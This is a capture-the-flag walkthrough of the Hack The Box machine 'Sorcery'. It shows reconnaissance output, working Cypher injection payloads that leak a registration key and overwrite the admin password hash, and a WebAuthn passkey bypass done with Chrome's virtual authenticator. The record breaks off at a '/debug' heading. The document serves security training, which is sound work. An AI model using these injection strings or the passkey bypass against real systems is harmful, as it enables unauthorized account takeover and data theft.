Hackthebox: Sorcery

Foued SAIDI Lv5

Overview

Sorcery is an insane-difficulty machine from Hack The Box that takes us through a long chain: Cypher injection on a Gitea-hosted Node.js storefront to leak a registration key and rewrite the admin password, a WebAuthn passkey bypass via Chrome DevTools virtual authenticator, custom Kafka protocol packet crafting against an internal /debug endpoint to land a foothold, abusing an internal CA to forge a TLS cert and pivot through chisel + mitmproxy to phish tom_summers credentials, OCR against an Xvfb_screen0 dump to recover tom_summers_admin, leaking ash_winter‘s password from a cleanup.sh cron via ps auxf, and finally abusing FreeIPA sudorule and sysadmins group membership to land root.

Sorcery-info-card
Sorcery-info-card

Reconnaissance

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -A -Pn 10.10.11.73
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-18 05:35 EDT
Nmap scan report for 10.10.11.73
Host is up (0.65s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 79:93:55:91:2d:1e:7d:ff:f5:da:d9:8e:68:cb:10:b9 (ECDSA)
|_ 256 97:b6:72:9c:39:a9:6c:dc:01:ab:3e:aa:ff:cc:13:4a (ED25519)
443/tcp open ssl/http nginx 1.27.1
| tls-alpn:
| http/1.1
| http/1.0
|_ http/0.9
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=sorcery.htb
| Not valid before: 2024-10-31T02:09:11
|_Not valid after: 2052-03-18T02:09:11
|_http-title: Did not follow redirect to https://sorcery.htb/
|_http-server-header: nginx/1.27.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/18%OT=22%CT=1%CU=43962%PV=Y%DS=2%DC=T%G=Y%TM=6852
OS:88C4%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=9)
OS:SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M542ST11NW7%O2=M542S
OS:T11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11NW7%O6=M542ST11)WIN(W1=
OS:FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=
OS:M542NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT ADDRESS
1 642.29 ms 10.10.16.1
2 317.66 ms 10.10.11.73

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.43 seconds

Two ports: SSH on 22 and an nginx-fronted HTTPS site on 443. The TLS cert exposes the hostname sorcery.htb, so we throw that into /etc/hosts and start enumerating the web app.

Web Application - https://sorcery.htb/


Browsing to the site, we land on a login page at https://sorcery.htb/auth/login. Throwing common subdomains at the host, we discover a Gitea instance on git.sorcery.htb. Browsing it reveals a public repo nicole_sullivan/infrastructure we can clone:

1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ GIT_SSL_NO_VERIFY=true git clone https://git.sorcery.htb/nicole_sullivan/infrastructure.git
Cloning into 'infrastructure'...
remote: Enumerating objects: 169, done.
remote: Counting objects: 100% (169/169), done.
remote: Compressing objects: 100% (142/142), done.
remote: Total 169 (delta 8), reused 169 (delta 8), pack-reused 0 (from 0)
Receiving objects: 100% (169/169), 136.24 KiB | 148.00 KiB/s, done.
Resolving deltas: 100% (8/8), done.

The repo has the full backend source for the storefront app, including a Cypher (Neo4j) datastore layer.

Gitea infrastructure repo

Gitea source files
Gitea source files

Reading through /backend/src/api, we find that /dashboard/store/<uuid> builds a Cypher query by string-concatenating the route parameter into the query body. That’s a textbook Cypher injection sink, and crucially the response is reflected back in description.

Store page
Store page

Product page
Product page

Cypher Injection - Leaking the Registration Key


Registration on the public site requires a registration_key field that’s stored on a Config node. We can break out of the existing MATCH and pull registration_key into the response payload:

1
"}) OPTIONAL MATCH (c:Config) RETURN result { .*, description: coalesce(c.registration_key, result.description) }//

URL encode it and append it to a valid product URL:

https://sorcery.htb/dashboard/store/88b6b6c5-a614-486c-9d51-d255f47efb4f

The description field of the response now reflects the leaked key:

Leaked registration key

1
dd05d743-b560-45dc-9a09-43ab18c7a513


We use that value to register a new account.

Understanding the Submission Flow


After registering, we can submit a new product. Looking at /backend/src/api/products, the flow is:

  1. Receives a product submission (name, description).
  2. Creates and saves a new Product with is_authorized = false and current user as creator.
  3. Gets the “admin” user from DB.
  4. Generates a JWT token for the “admin”, with strict path restrictions and a short (60s) expiry.
  5. Acquires a browser semaphore (to avoid running too many browsers at once).
  6. Launches a headless Chrome browser (random port, no sandbox).
  7. Sets a session cookie (token, value is the JWT, for the internal frontend).
  8. Navigates the bot (headless browser) to the product’s dashboard page.
  9. Waits 10 seconds, then closes browser.
  10. Returns the product’s ID to the client.

So the admin bot visits the URL of every submitted product. Combined with the Cypher injection, we can use the same primitive to rewrite the admin’s password directly in the Neo4j database.

Cypher Injection - Rewriting the Admin Password

First, generate an argon2 hash for a password we control:

1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Hackthebox/Sorcery/infrastructure]
└─$ python3
Python 3.12.7 (main, Nov 8 2024, 17:55:36) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from argon2 import PasswordHasher
>>> ph = PasswordHasher()
>>>
>>> ph = PasswordHasher()
>>> print(ph.hash("kujen"))
$argon2id$v=19$m=65536,t=3,p=4$/5KLjIeMhLopjr156Sldcw$mfGhv1Reg2Cm33L/Gl657JEnKdIrisJsxuFUKjZ1tXk
>>>

The password update payload:

1
"}) MATCH (u:User {username: "admin"}) SET u.password= "<argon_hash>" RETURN result { .*, description: "Password updated" } AS result //
1
"}) MATCH (u:User {username: "admin"}) SET u.password= "$argon2id$v=19$m=65536,t=3,p=4$/5KLjIeMhLopjr156Sldcw$mfGhv1Reg2Cm33L/Gl657JEnKdIrisJsxuFUKjZ1tXk" RETURN result { .*, description: "Password updated" } AS result //

Sending this with single quotes around the username/hash returns a 404:

404 from injection attempt

The route parser appears to choke on the unescaped single quotes. Switching to double quotes for the inner Cypher literals fixes the parse, and using a known argon2 hash for admin123 keeps things deterministic:

1
"}) MATCH (u:User {username:"admin"}) SET u.password="$argon2id$v=19$m=102400,t=2,p=8$8pO4PluD0Xn8fNOsbHB8Dw$2i3GZbgMxAqlqU/db5Wf7w" //

Password is now admin123.

Admin login
Admin login

Admin dashboard
Admin dashboard



We get back a JWT for admin:

1
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjJkOWYwZDllLTA5MzUtNDlmMy1hZmNkLTI5YWJkMzQyNzAxMSIsInVzZXJuYW1lIjoiYWRtaW4iLCJwcml2aWxlZ2VMZXZlbCI6Miwid2l0aFBhc3NrZXkiOmZhbHNlLCJvbmx5Rm9yUGF0aHMiOm51bGwsImV4cCI6MTc1MDMzMDY3NX0.luWiaw3ytw0XQXBpKAMuGxjcdAT1yGQwnhIqXnyVUD0

But the privileged routes check withPasskey: true on the JWT and refuse us:

Passkey required
Passkey required

Bypassing WebAuthn with Chrome DevTools



Since admin doesn’t actually have a registered passkey on the server (the field is empty), we can register our own WebAuthn credential using Chrome’s built-in virtual authenticator, then login with it:

  1. Proxy Chrome through Burp.
  2. Open Developer Tools: Press F12 or Ctrl+Shift+I, click the 3-dot menu, More toolsWebAuthn, and add a new virtual authenticator with:
    • Protocol: CTAP2
    • Transport: USB
    • Support Resident Key: Yes
    • User Verification: Yes
  3. Trigger the “register passkey” flow inside the admin dashboard.

WebAuthn virtual authenticator

After registering the virtual key, log out and log back in with it. The new JWT now carries withPasskey: true:

Admin logged in with passkey

DNS Refresh Endpoint - Discovering /debug

